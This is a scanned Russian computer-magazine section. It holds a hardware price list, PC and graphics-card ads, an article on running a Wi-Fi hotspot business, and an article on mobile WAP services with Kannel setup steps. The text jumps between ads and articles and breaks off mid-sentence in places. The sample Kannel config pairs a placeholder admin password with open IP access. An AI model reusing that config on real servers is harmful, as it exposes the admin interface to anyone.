			<b>WAN/Voice карты</b>	
CNT		DRW-1CE1	DRW-1CE1 Могуль каналный 1 порт E1/ISDN PRI (DB-15)	1065
CNT		DRW-1B-S/T	DRW-1B-S/T Могуль 1 порт ISDN BRI S/T (2B+D)	300
CNT		DRW-1B-U	DRW-1B-U Могуль 1 порт ISDN BRI U (2B+D)	366
CNT		DRW-1DTU	DRW-1DTU Могуль 1 порт DDN Lease Line	366
			<b>Network карты</b>	
CNT		DRM-4E&M	DRM-4E&M Могуль 4 порта E&M	1997
CNT		DRM-1E1T1B	DRM-1E1T1B Могуль 1 Eth + 1 as/sync (up 2Mbps) + 1 ISDN BRI S/T	1997
CNT		DRM-1E2T	DRM-1E2T Могуль 1 Ethernet + 2 serial async/sync (2 Mbps)	1082
CNT		DRM-2T1B	DRM-2T1B Могуль 2 порта async/sync (go 2mbps) + 1 ISDN BRI S/T	749

Цены на оборудование



# Наслаждайся разнообразием!



Экосистема кораллового рифа является наиболее разнообразной и сложно устроенной во всей биосфере. Коралловые рифы служат домом для многочисленных видов рыб, крабов, моллюсков, червей, губок и водорослей, обеспечивая их пищей и убежищем. Хотя коралловые рифы занимают менее 0,2% площади океанского дна, в их биоценозах обнаружена четверть всех известных животных и растений океана.

## R-Style® Proxima® MC-e

на базе процессора Intel® Pentium® 4 560 с технологией HT



Разнообразие возможностей для отдыха, развлечений и самообразования дает **развлекательный центр R-Style® Proxima® MC-e**.

Благодаря мощным процессорам Intel® Pentium® 4 560 с технологией HT, он заменит Вам музыкальный центр, DVD-рекодер и компьютер.

Система качества проектирования, разработки и производства компании R-Style Computers сертифицирована по международному стандарту ISO 9001-2000.

**Астрахань** ТАН (8512) 394-254 **Братск** Байт (395-3) 411-121 **Владивосток** Эр-Стайл ДВ (4232) 205-410 **Воронеж** Элмар Трейд (0732) 512-018 **Екатеринбург** R-Style (3432) 616-086 **Калининград** Балтик Стайл (011) 254-11-98 **Кемерово** Конкорд ПРО (3842) 357-888 **Краснодар** ВСС Company (8612) 640-450 **Красноярск** ЛанСервис (3912) 75-12-91/92/93 **Москва** R-Style Trading (095) 514-14-14, Компания R-Style (095) 514-14-10, Профит-М (095) 786-77-37, Сибкон (095) 292-50-12 **Нижний Новгород** Эр-Стайл Волга (8312) 464-328, 461-622 **Новосибирск** Эр-Стайл Сибирь (383-2) 661-167 **Пермь** Эр-Стайл Кама (3422) 107-445 **Петрозаводск** Илвес (8142) 762-288 **Петропавловск-Камчатский** АМН (4152) 168-751 **Ростов-на-Дону** Эр-Стайл Дон (863) 252-48-13 **Санкт-Петербург** Эр-Стайл СПб (812) 445-34-18/17 **Тамбов** Гитон (0752) 719-754 **Тула** ПитерСофт-НТ (0872) 355-500 **Уфа** Онлайн (3472) 248-228 **Хабаровск** Эр-Стайл ДВ регион (4212) 314-530 **Якутск** Эльф (4112) 457-333

### Краткие технические характеристики:

**Процессор** Intel® Pentium® 4 560 с технологией HT  
**Операционная система:** Microsoft® Windows® XP Media Center Edition 2005  
**Звук:** поддержка стандарта Dolby Digital 7.1 (до 8 каналов)  
**TV-тюнер:** PAL/SECAM  
**Пульт дистанционного управления**  
**Комплект беспроводных устройств:** клавиатура, манипулятор «мышь»

 **R-Style**  
**COMPUTERS**

**Оптовые поставки:** ООО «Эр-Эс-Ай»: тел.: (095) 514-1419  
[www.rsi.ru](http://www.rsi.ru)

**Техническая поддержка:** ЗАО «Эр-Стайл Компьютерс»: тел.: (095) 514-1417; бесплатный телефон: 8-800-200-800-7  
[www.r-style-computers.ru](http://www.r-style-computers.ru)

**Сделано в России. Сделано на совесть!**

образных внешних антенн девайс соединится и для подключения к сетям в любых зданиях. DWL-2700AP обеспечивает шифрование WEP с ключом 152-бит и AES (Advanced Encryption Standard). Управление доступом к сети 802.1x на основе портов для аутентификации пользователей и WPA (Wi-Fi Protected Access) помогают обеспечить неплохой уровень безопасности. Также поддерживается балансировка нагрузки и резервирование каналов связи. Управление точкой доступа осуществляется при помощи web-интерфейса и Telnet - очень удобно, испытал на себе. Помимо всего перечисленного, чудо-устройство поддерживает сетевое управление по протоколу SNMP v.3 и мониторинг сетевого трафика в реальном времени посредством прилагаемого к устройству ПО.

### СОЗДАЕМ HOT-SPOT

■ Для того чтобы пользователи будущей Wi-Fi сети могли получить свой интернет, придется соединить ее с магистралью и, по возможности, с какой-нибудь локальной сетью. Для этих целей понадобится шлюз. При подключении Wi-Fi точки доступа к шлюзу получается зона беспроводного доступа. Подключив к шлюзу коммутатор, компьютеры и принтеры удаленного офиса смогут совместно использовать одно и то же соединение.

Некоторые шлюзы поддерживают такую полезную вещь, как систему контроля доступа к сети (Network Access Control System, NACS), которая управляет аутентификацией, авторизацией и учетом (Authentication, Authorization and Accounting, AAA) всех пользователей сети. Шлюз позволяет разместить несколько (обычно до 250) учетных записей в своей базе данных и поддерживает до 50-ти работающих одновременно пользователей. Большинство шлюзов поддерживают также POP3, RADIUS и внутрен-



Беспроводные точки доступа



Клиентские беспроводные адаптеры



Адаптеры в виде карт расширения

### ПО БУКВЕ ЗАКОНА

#### ■ Разрешение на использование частот

Использование частот определяется "Положением о порядке использования на территории Российской Федерации внутриофисных систем передачи данных в полосе частот 2400-2483,5 МГц":

Стандартом IEEE 802.11b и IEEE 802.11g предусмотрено использование частотного диапазона от 2,4 до 2,4835 ГГц, который предназначен для безлицензионного использования в промышленности, науке и медицине (Industry, Science and Medicine - ISM). Поэтому для получения разрешения на эти частотные полосы применяется упрощенный порядок. Разрешения оформляются ФГУП "Главный радиочастотный центр" на основе заявок от физических и юридических лиц. В течение 30-ти дней заявки рассматриваются, и, если нет никаких замечаний, в адрес заявителя направляются финансовые документы для оплаты проведенных работ. При поступлении средств на расчетный счет заявителю выдается разрешение на использование частоты. Затем ФГУП "Главный радиочастотный центр" информирует соответствующие ведомства по месту установки РЭС (ФГУП "Радиочастотный центр федерального округа" и Управление государственного надзора за связью и информатизацией в Российской Федерации). Однако на частотах 2,4 ГГц могут возникать проблемы из-за помех, создаваемых другими бытовыми беспроводными устройствами, например микроволновыми печами или радиотелефонами. Чтобы получить разрешение на использование радиочастот в других диапазонах, в том числе в диапазоне 5 ГГц (стандарт 802.11a), необходимо предварительно получить частное решение ГКРЧ (Государственная Комиссия по радиочастотам).

Что касается стандарта WiFi 802.11a, работающего в диапазоне 5 ГГц, в России не разрешено использование такого оборудования, поскольку его употребляет для своих целей ряд государственных служб. А для стандартов 802.11b/g два года назад разрешительный порядок был изменен на уведомительный. В любом случае вряд ли получится избежать заключения контакта с этой службой, поэтому смело набирай номер справочной и узнавай телефоны мэрии или самого центра. Там для тебя подробно истолкуют все: как, когда и с чем приходиться, что оформлять и у кого спрашивать разрешения.

ную аутентификацию LDAP для больших зон доступа. Другие характеристики шлюзов включают: IP plug and play (при подключении нового пользователя ничего плохого с сетью не произойдет), возможность управления полосой пропускания пользователей, наличие web-интерфейса для регистрации в системе и выхода из нее, мониторинг трафика в режиме реального времени, перенаправление URL и прочие радости. Все это существенно облегчит тебе жизнь. Обычно шлюзы оснащены встроенным DHCP-сервером и системой маршрутизации, web-интерфейсом управления с защитой SSL для безопасной и быстрой настройки устройства.

С программной же точки зрения, все для организации собственного Wi-Fi бизнеса есть уже в стандартном наборе прилагаемого ПО - от программ, контролирующих трафик, до профессиональных биллинговых систем (регистрация/удаление пользователей, установки пропускной способности, а также другие важные настройки). К тому же не стоит забывать о поддержке и обновлениях, которые намного лучше поиска дорогого альтернативного софта.

#### БЕЗОПАСНОСТЬ

■ Итак, что нужно для организации сети, уже известно. Я собирался подвести итог повествованию о технической стороне организации хот-спотов,

Подключив к шлюзу коммутатор, компьютеры и принтеры удаленного офиса смогут совместно использовать одно и то же соединение.



- [www.3dnews.ru](http://www.3dnews.ru) - много полезной информации по сетям
- [www.comnews.ru](http://www.comnews.ru) - сайт, полностью посвященный телекоммуникациям
- [www.citforum.ru](http://www.citforum.ru) - море аналитической информации, в том числе по строительству Wi-Fi-сетей
- [www.nbprice.ru](http://www.nbprice.ru) - неплохая подборка материалов по теме
- [www.wit.ru](http://www.wit.ru) - очень неплохо рассказано об организации хот-спотов

как вдруг вспомнил о такой важной проблеме, как безопасность. Да, действительно, беспроводная связь довольно уязвима (уж мы это знаем), и не рассказать об основных проблемах организации безопасности было бы глупо. Как и в проводной связи, для идентификации используются MAC-адреса (Media Access Control ID) - у каждого адаптера есть свой, уникальный код, установленный производителем. Помимо этого используются ключи SSID (Service Set Identifier), которые пользователи получают от админа. Последняя преграда для хакера - шифрование трафика. "Последняя" не значит "маловажная": если используются первые два метода обороны, то остается риск перехвата передаваемых пакетов. Шифрование же является единственной преградой на пути получения чужих данных. Первоначально был предусмотрен аппаратный протокол шифрования - WEP (Wired Equivalent Privacy - защищенность, эквивалентная беспроводным сетям), основанный на алгоритме RC4. Но практически сразу были выявлены серьезные недостатки, позволявшие злоу-

мышленнику без особых усилий проникнуть в сеть. Переход на 128- и 256-битное шифрование вместо 40-битного сначала не дал особого эффекта. Это, конечно, вызвало бы у взломщика ряд проблем, увеличило время взлома и количество пакетов, которые необходимо перехватить для выявления ключа. Естественно, столь уязвимый алгоритм был неприемлем, и ему на смену пришла новая технология - WPA (Wi-Fi Protected Access), главной особенностью которой является шифрование данных с динамическими изменяемыми ключами и проверка аутентификации пользователей. Для аутентификации пользователей используются сертификаты RADIUS (Remote Authentication Dial-In User Service - сервер RADIUS должен подтвердить право доступа). Однако это больше подходит крупным корпорациям, чем нам с тобой. Для организации безопасной сети вполне годится и второй упрощенный вариант аутентификации, требующий предварительной установки разделяемых паролей на сетевые устройства (режим аутентификации PSK (Pre-Shared Keys).

Вот так с виду совсем просто обеспечивается защита беспроводных систем. Эту информацию я привел для того, чтобы никто случайно не запутался в терминах, связанных с этой проблемой. О безопасности Wi-Fi-сетей пишутся книги, рассказ о настройке безопасного соединения в этой статье был бы, что называется "не в тему". Достаточно поднять февральский "Хакер", в котором очень подробно рассказывалось об уязвимостях беспроводных систем. К тому же хороший материал по конфигурированию оборудования ты найдешь на [www.opennet.ru](http://www.opennet.ru). На этой торжественной ноте проблему технического оснащения сети прошу считать закрытой.

### РЫНОК В РОССИИ

■ Что является сдерживающим фактором распространения Wi-Fi-сетей в нашей стране? В первую очередь это недостаток устройств, способных работать по беспроводному протоколу. Однако ситуация изменяется, причем в лучшую сторону. Рынок Wi-Fi в России растет огромными темпами: за прошлый год он вырос примерно на 250% как в плане количества компаний, предоставляющих доступ, так и в плане количества потребителей этой услуги. За прошлый год было открыто более 150-ти хот-спотов, официально зарегистрировано примерно 30 компаний-провайдеров. Рынок беспроводных систем в нашей стране напоминает становление сотовой связи. Всего каких-то семь лет назад выйти на улицу с мобильным телефоном в руках было высшей степенью крутизны, а сейчас... Wi-Fi стали использовать относительно недавно, поэтому рынок беспроводных систем в нашей стране полностью пустовал и был открыт для первопроходцев. Первые попытки построить беспроводные сети потерпели фиаско. Недостаток клиентов не лучшим образом сказывался на судьбе компаний, основная деятельность которых состояла в предоставлении платного доступа. В настоящее время существуют две основные бизнес-модели предоставления доступа по Wi-Fi в России и мире в целом.

Коммерческая модель подразумевает платный доступ для пользователя (около \$10 в час, иногда плата взимается за трафик), а провайдер получает доход от продажи карт Wi-Fi. Российские хот-споты в основном бесплатны, однако подавляющее их большинство планирует перейти в следующем году на полностью коммерческую основу. Москва и Санкт-Петербург на данном этапе различаются по использованию бизнес-моделей Wi-Fi-услуг.

Некоммерческая модель предлагает бесплатный доступ для конечного пользователя, а провайдер получает доход от установки необходимых девайсов и ежемесячную абонентскую плату от владельца точки. Пожалуй, »

В настоящее время существуют две основные бизнес-модели предоставления доступа по Wi-Fi в России и мире в целом.




Схема типичной Wi-Fi-сети

## ПОЧЕМ ХОТ-СПОТ?

Различные специалисты по-разному оценивают затраты на локальный Wi-Fi-проект. Единовременные затраты включают стоимость точки доступа, коммутатора, маршрутизатора и программной системы, обслуживающей хот-споты, а также разрешения на эксплуатацию локальной беспроводной сети.

"Стоимость установки единичного хот-спота на месте невысока: можно реализовать решения от \$100. Но и при этом средний проект организации Wi-Fi-зоны потребует вложения около \$1000, так как обычно устанавливается несколько точек доступа", - говорит Александр Шатилов из ACM Consulting.

■ По словам Дениса Ночевнова, организация одного хот-спота единой публичной сети обойдется оператору не менее \$5000: "Оборудование для одной точки доступа стоит \$700-1000. Плюс затраты на установку, организацию, коммутацию и т.д. При этом в одном хот-споте может быть организовано несколько точек доступа. Например, в закрытых помещениях гостиниц и бизнес-центров радиус действия базовой станции Wi-Fi не превышает 100 метров".

■ Аналитик Борис Овчинников уверяет, что организовать одну зону Wi-Fi-доступа можно за \$2500-4000. Большинство экспертов сходятся в том, что разворачивание локальной зоны Wi-Fi нельзя отнести к крупнобюджетным проектам (по материалам [www.com-news.ru](http://www.com-news.ru)).

## Большинство мест предоставления услуги Wi-Fi - кафешки, рестораны, отели и прочие места отдыха.

самым раскрученным брендом в нашей стране является Яндекс Wi-Fi. О реализации этой модели можно почитать на сайте [wi-fi.yandex.ru](http://wi-fi.yandex.ru) (для тех, кто до этого момента ничего о ней не слышал). Большинство мест предоставления услуги Wi-Fi - кафешки, рестораны, отели и прочие места отдыха.

### С ЧЕГО НАЧАТЬ?

■ Есть вопрос по поводу выгодности для провайдера предоставления большого объема трафика. Не секрет, что, например, за "выделенку" пользователь вынужден платить примерно \$20-30 в месяц за 1 Гб скачанной/принятой информации, а тут за несколько часов работы можно накачать несколько гигабайтов информации. Специалисты говорят по этому поводу следующее: "Если у провайдера хорошо работает система биллинга и он своевременно выставляет клиентам счета за его потребление, то чем больше трафика будет потреблено,

тем больше сумма, которая будет за него заплачена". Другими словами, при умелом маркетинге хот-спот окупает себя. Итак, мы должны:

#### 1. Изучить месторасположение хот-спота

Важнейшие параметры, которые необходимо учитывать - это необходимая дальность действия сети, предполагаемое количество клиентских систем, подключенных к сети, и перспективы дальнейшего роста. Немаловажна и аудитория потенциальных потребителей. К сожалению, найти подходящее место в Москве будет очень трудно. Точнее, легко, но размещение хот-спота там, где этого так хочется, выйдет очень дорого. В других городах - намного проще (с точки зрения размещения). Можно установить точку прямо в квартире (если она находится неподалеку от "того" места). Можно арендовать место на крыше какого-нибудь здания, однако это рискованно (антенну могут просто ук-

расть), к тому же сам хот-спот все равно придется размещать где-то в здании. Размещение - дело строго индивидуальное для каждого города и каждой аудитории, поэтому посоветовать что-то конкретное я не могу. Но если говорить именно о способах размещения, то можно посоветовать найти делового партнера в лице, скажем, компьютерной фирмы, которая и будет первоначальным спонсором твоей точки. Для такого партнера выгоды очевидны: реклама плюс наглядная демонстрация устройств с поддерживаемых беспроводных технологий. Если ты решил серьезно взяться за построение Wi-Fi-бизнеса, то без солидного партнера придется нелегко. Кстати, немаловажно отработать систему оплаты интернета. Тут есть множество вариантов - от оплаты онлайн до пластиковых карт.

Оплата онлайн - достаточно действенный способ сбора средств с населения. Можно сделать первые пять минут доступа бесплатными, чтобы пользователи могли дотянуться до сайта платежной системы (это легко делается с помощью прилагаемого софта, неплохо было бы ограничить им скорость, иначе за эти пять минут халышки успеют накачать много чего). Нужно быть готовым к тому, что большинство пользователей сети будут абсолютно случайными людьми, и поэтому нужно предоставить им возможность вовремя оплатить по счетам. Платежные системы (web-money, Яндекс.Деньги) подходят для этого как нельзя лучше. К тому же карты для пополнения кошельков таких систем продаются практически в любом ларьке. Можно печатать и свои карты, но это связано с дополнительными затратами и головной болью. Причем учитывай и то, что распространить такие карты по всему городу будет крайне сложно. Да и пользоваться ими будет неудобно. Вывод: оптимальный выбор - электронные платежи.

#### 2. Определиться с оборудованием, стандартами и техническим обслуживанием

Выше я уже рассказывал о необходимом оборудовании, поэтому остается выбрать нужные девайсы. Как это сделать, уже выяснили: нужно походить по тематическим форумам. Советовать что-то конкретное не буду, так как ситуация на рынке быстро меняется и компании не перестают радовать нас решениями одно лучше другого. Однако чтение тематических форумов и общение со специалистами пойдут только на пользу и помогут подобрать девайс именно под личные нужды. Что касается стандартов, то тут речь идет о "гальнобойности" сети, скорости передачи данных и прочих параметрах. На сегодняшний день оптимальными являются стандарты 802.11b и 802.11g, на них и остановлюсь.

#### 3. За что брать деньги, или бизнес-модель







На Wi-Fi можно зарабатывать самыми разными способами. Например, организовать интернет-кафе, куда будут приходить люди со своими ноутбуками или КПК. По такой схеме работает немало ресторанов, однако у них очевидные проблемы: открытие самого кафе - это дополнительная нагрузка на бюджет, много всяких бумажек-лицензий, лишняя головная боль. Я рекомендую использовать эту модель в том случае, если у тебя уже есть кафе или ты можешь договориться с хозяином существующего кафе (для него это хорошая реклама, так что не стесняйся, предлагая партнерство - ему от тебя будет польза не меньше, чем тебе от него). Что же касается взимания платы, то на ум приходит сразу два варианта: тебе платят и владелец ресторана, и сами посетители. Дело в том, что если хозяин кафе - человек состоятельный, он может позволить оплачивать доступ посетителям ради все той же рекламы, конечно. В общем, если пошевелить шестеренками, можно придумать пару десятков вариантов на основе этой схемы. В конкретном случае все зависит исключительно от обстоятельств, размеров твоего города, наличия аудитории и твоего умения преподнести выгоды сотрудничества. В похожем формате работает Яндекс Wi-Fi, однако если твои условия будут оптимальными, сотрудничать будут охотней.


Выше, где мы рассказывали о методах выбора места для размещения хот-спота, была затронута еще одна модель - эксплуатация уличных пользователей. Конечно же, неплохо было бы иметь собственную точку в местах

большого скопления народа, например в парке (но тогда антенна должна обладать соответствующей мощностью для максимального охвата), около кинотеатров и площадей. Но в таком решении есть серьезный недостаток - оплата интернета. Через платежные системы пользователи этого сделать не смогут по понятным причинам (в интернет их не пустят). А штамповать и распространять собственные карты оплаты не так просто. Конечно, можно прибегнуть и к предоплате, однако люди, не являющиеся твоими абонентами (а таких будет очень много), не преминут воспользоваться услугами конкурентов.

Чуть не забыл самое главное! А что если организовать фирму по установке и настройке беспроводных локальных систем для различных контор? По всем характеристикам это намного лучше проводных сетей, да и цены на девайсы постепенно снижаются. Сисадмин любой фирмы изначально будет на твоей стороне - остается сделать предложение его начальнику. А дальше дело техники: установить и настроить сеть - пустячное дело, по силу даже ламеру (за исключением редких случаев "экзотического" оборудования). Скажем, за все про все вполне можно просить \$70-100, не учитывая стоимости самого оборудования, конечно же.

### ЗАКЛЮЧЕНИЕ

■ Wi-Fi, безусловно - очень перспективная вещь. Рынок беспроводного бизнеса в России только зарождается и еще не сформирован четко. Он открыт для новых игроков точно так же, как и мобильная связь в первые дни своего существования. Как и мобильная связь, Wi-Fi испытывает такие преграды, как недостаток абонентов, сложность организации и дорогостоящее оборудование. И точно так же, как мобильная связь, Wi-Fi прочно укрепится в нашей жизни и принесет баснословные прибыли тем, кто не побоится вложиться в такой сомнительный и рискованный бизнес, как беспроводные коммуникации. 



**Leadtek®**

We Make Dreams a Reality



WinFast PX6600 GT TDH



AGP 8X

WinFast A400 Ultra TDH



Награды



www.leadtek.com.tw

Denis Mingulov (denis@mingulov.com)

# МОБИЛЬНЫЙ СЕРВИЗ

## ПОДНИМАЕМ ДЕНЕЖНЫЕ ЗНАКИ НА МОБИЛЬНЫХ СЕРВИСАХ

**М**обильников миллионы. Сейчас они - не средство общения в виде мутанта с черно-белым дисплеем и монофоничным звуком, а полноценный развлекательный центр. Люди хотят хлеба и зрелищ, они хотят интернета, мелодий, картинок, общения. Почему бы не предоставить им все это? И за разумную цену.



### СОБСТВЕННЫЙ WAP-ГЕЙТ

Практически любой телефон позволяет его владельцу выйти в интернет и просмотреть WAP-сайты с целью поиска интересующей его информации (те же анекдоты) или просто так. Например, [wap.sport-express.ru](http://wap.sport-express.ru) - новости спорта, [wap.my-symbian.com](http://wap.my-symbian.com) - различные мобильные новости и т.д. Доступ к WAP может осуществляться по звонку к интернет-провайдеру по (HS)CSD, посредством SMS (в настоящее время эта возможность практически никем не поддерживается) или через GPRS.

Для поддержки (HS)CSD обычно оператор сотовой связи создает собственный виртуальный номер, за звонки на который назначает другой тариф, если же пользователь будет звонить любому другому провайдеру, то оплатит звонок по обычным тарифам. Этот вид соединения теряет популярность: по сравнению с GPRS он очень дорогой. Хотя, если у оператора и/или телефона нет возможности работать с GPRS, то один звонок гли-

тельно в минуту для скачивания картинки никого не разорит.

GPRS - про эти четыре буквы (как и про их развитие в EDGE) сказано уже многое. Возможность оплачивать только трафик, быстрый доступ, занятая телефонная линия сделали GPRS популярным.

Большинство телефонов поддерживают WAP 1.2.1, а для него обязательно нужно указывать сервер, который будет осуществлять работу с WAP-сайтами по запросам с телефона и пересылать ему содержание WAP-страниц в откомпилированном байт-коде. Возможно, ты настраивал WAP-доступ с телефона и видел там строчку с адресом сервера - это он и есть.


Посмотри на самые обычные тарифы на доступ в интернет через GPRS (все без НДС): \$0,10 за подключение, \$0,03 в день и \$0,19 за 1 Мб; у другого

оператора с учетом времени суток - днем \$0,25 за 1 Мб и ночью \$0,17 за 1 Мб без абонентской платы. Цены на доступ к WAP гораздо выше: \$0,03 для первого тарифа, \$0,08 днем и \$0,06 вечером у второго, но не за 1 Мб, а за каждые 10 Кб. Это связано в первую очередь с тем, что обычно с сотового телефона скачивают очень мало, и за час серфинга человек вполне может ограничиться 50 Кб (вторая причина - необходимость для оператора держать отдельный сервер в качестве WAP-гейта). Если же посчитать WAP-трафик для мелодий или картинок, то файл в 50 Кб (нормально для полифонической MIDI или цветного изображения) может стоить \$0,5, соответственно 10 мелодий - \$5. Дорого.

Пример самого простого и в то же время очень полезного сервиса - WAP-гейт (смотри врезку о Kannel).



Сегодня для сотовых, завтра - для видеофонов





Обычно операторы запрещают доступ к чужим WAP-гейтам, например, отфильтровывая их по номеру порта, но в этом случае можно запустить сервер на другом порту (нужно будет указать его в телефоне).

В итоге становится ясно, что если у нас есть сервер с подключением к интернету с отдельным корректным IP, можно сделать собственный WAP-гейт. Если ты будешь брать по \$0,01 за 10 Кб (\$1 за 1 Мб), это все равно будет выгодно для клиентов, так как за каждый мегабайт они будут платить \$1 тебе и \$0,25 оператору - примерно в три-пять раз дешевле, чем стандартный доступ к WAP через GPRS. Возможно, конечно, выставить и \$0,75 за

1 Мб, можно считать только входящий трафик (операторы обычно считают по каждому направлению отдельно). Главное для нас - выяснить, сколько можно выручить с этого. Два-три мегабайта в день - это всего лишь 100 средних полифонических мелодий, и если у тебя будет хотя бы 100 активных пользователей, ты спокойно получишь эти деньги. В течение месяца получается (бюджет считать так: по \$0,75 за 1 Мб) около \$50. На эти деньги вполне окупается какой-нибудь виртуальный выделенный сервер (за \$10 в месяц), и еще останется на мороженое. Больше пользователей - больше денег. Вот только как набрать столько пользователей? Агрессивно

## KANNEL - СЕРВЕР-ГЕЙТ ДЛЯ SMS И WAP

■ На сайте [www.kannel.org](http://www.kannel.org) ты можешь найти самый известный гейт для SMS и WAP, создаваемый и распространяемый по принципу Open Source уже более пяти лет. Для работы этой программы необходим сервер на какой-нибудь Unix-совместимой ОС (основное требование - поддержка POSIX-трегов, то есть наличие pthreads.h), Linux тоже подойдет, также можно запустить его на Win32-платформе из-под Cygwin. Для компиляции потребуется библиотека LibXML2 (<http://xmlsoft.org/xml.html>).

```
./configure
touch .depend
make depend
make
make bindir=/кыга/установить install
```

После установки необходимо настроить сервер, примеры конфигурационных файлов лежат здесь - `doc/examples`. Или вот пример рабочего конфигурационного файла.

```
group = core
admin-port = 13000
wapbox-port = 13002
admin-password = bar
wdp-interface-name = ""
log-file = "/tmp/kannel.log"
log-level = 1
box-deny-ip = ".*.*.*"
box-allow-ip = ".*.*.*"
#admin-deny-ip = ""
#admin-allow-ip = ""
#access-log = "access.log"
group = wapbox
bearerbox-host = localhost
log-file = "/tmp/wapbox.log"
log-level = 1
syslog-level = none
```

С помощью `access point` для обычного интернета нужно настроить WAP-доступ, чтобы его можно было получить с мобильного телефона и через твой сервер.

Gateway IP address: адрес сервера  
Gateway IP port: ваш порт



Смартфон Motorola MPX220 позволяет ходить по интернету с помощью мобильной версии Internet Explorer

разрекламировать себя в какой-нибудь школе или другой общественной организации? На самом деле, просто активно рекламируясь и пытаясь выйти на "следующий уровень", вполне реально добиться запрета своего сервера по IP со стороны оператора сотовой связи, причем никаких объяснений пользователям он не предоставит: "отсутствие технической возможности", "непостоянное соединение с данным провайдером" и другие отговорки всегда могут быть придуманы. Из этого следует, что возможность использовать собственный WAP-гейт лучше предоставлять только как дополнительную фишку, делая ставку на распространение какого-нибудь контента.

## WAP-САЙТ И ДОСТУП К КОНТЕНТУ

■ Нам нужны обращения пользователей с мобильных телефонов. Мы хотим делать что-нибудь именно для них. Что нужно для этого? Может быть, создать WAP-сайт, на который человек сможет зайти со своего мобильного?

Для поддержки различных мобильных файлов на стороне http-сервера не требуется ничего специального, нужно лишь правильно отдавать тип файла: ты можешь посмотреть их на врезке "MIME-типы мобильных файлов". Описание сделано в виде конфигурационного файла для Apache, его можно адаптировать к какому-нибудь другому web-серверу.

WAP-сайт состоит из страниц, написанных на языке WML (Wireless Markup Language - язык гипертекстовой разметки для беспроводной связи).

Большинство телефонов не поддерживают возможностей WAP 2.0, но ситуация стремительно изменяется.

Всегда проверяй и отлаживай WML-документы: на некоторых моделях телефонов появление неправильного файла может стать причиной перезагрузки.

WAP - Wireless Application Protocol.





GSM: покрытие мира

## MIME-ТИПЫ МОБИЛЬНЫХ ФАЙЛОВ

```
# Для страниц WML
AddType text/vnd.wap.wml .wml
AddType application/vnd.wap.wmlc .wmlc
AddType text/vnd.wap.wmlscript .wmls
AddType application/vnd.wap.wmlscript .wmlsc
AddType image/vnd.wap.wbmp .wbmp
# Темы и изображения
AddType application/vnd.eri.thm thm
AddType image/jpeg jpg
AddType image/jpeg jpeg
AddType image/gif gif
AddType image/vnd.wap.wbmp wbmp
AddType image/png png
AddType image/bmp bmp
# Текст, Java, PIM
AddType text/plain txt
AddType text/x-imeody imy
AddType text/x-emeody emy
AddType text/x-vcard vcf
AddType text/x-vcalendar vcs
AddType text/vnd.sun.j2me.app-descriptor jad
AddType text/calendar ics
AddType application/smil smil
